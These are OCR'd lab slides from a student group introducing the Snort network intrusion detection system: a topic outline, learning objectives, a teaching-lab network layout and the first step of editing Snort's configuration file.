


NIDS: Snort

Group 8

Niccolò Bisagno, Francesco Fiorenza, Giulio Carlo Gialanella, Riccardo Isoli

Summary

- NIDS
- Snort
- Syn Flood Attack
- Exploit Kit Detection: Bleeding Life
- Packet Level Evasion
- Snort as an IPS


Objectives

At the end of this Lab we expect you to know:


- What is a NIDS (but you knew that already ;-))
- How to configure Snort
- How to write a custom rule for Snort to detect different types of intrusion
- How to evade Snort (Hacking Time :-))

NIDS: a recap

- Network Intrusion Detection Systems
- Firewalls prevent unwanted access to network resources that should be isolated w.r.t. another network
- IDS monitors incoming connections: depending on its position in the network may provide different functionalities
- IDS → passive monitoring
- IPS → active monitoring



Our architecture



Attacker

Eth1: 192.168.135.102

Ubuntu Server 12.04

Scapy

Bleeding Life

Router

Eth1: 192.168.135.101

Eth2: 192.168.136.101

Ubuntu Server 12.04

Snort

Victim

192.168.136.102

Windows XP

Netcat

Wireshark

- For all machines USER: mlab PASSWORD: mlab

Snort: an introduction


- Free and Open source software

- 3 operational modes: Packet Sniffer, Packet Logger or NIDS

- Snort uses a flexible rules language to describe traffic that it should collect or pass

- Signature-based IDS which takes raw packets as its input

Snort: configuration




- Snort is installed on the router on the border of our `HOME_NET`
- We want to monitor the incoming traffic from the `EXTERNAL_NET` to our `HOME_NET`

Snort: configuration file

Machine: Router

- Open terminal
- Type `sudo gedit /etc/snort/snort.conf`
- Go to: `1)Set the network variables`
- Modify as suggested below

